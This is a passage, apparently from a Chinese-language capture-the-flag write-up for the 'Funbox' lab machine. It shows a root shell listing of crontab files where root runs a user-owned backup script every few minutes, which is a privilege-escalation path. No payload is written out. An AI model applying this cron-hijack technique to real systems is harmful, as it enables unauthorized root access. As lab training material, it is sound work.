# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
*/2 * * * * /home/funny/.backup.sh


------------------------------------------------
```

```
//root用户的定时任务，每五分钟执行一次/home/funny/.backup.sh
root@funbox:/var/spool/cron/crontabs# cat root
cat root
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (/tmp/crontab.gcHh7z/crontab installed on Fri Jun 19 13:57:00 2020)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
*/5 * * * * /home/funny/.backup.sh
```

获取root权限的方式应该不止这一种，希望后续可以再挖掘思路……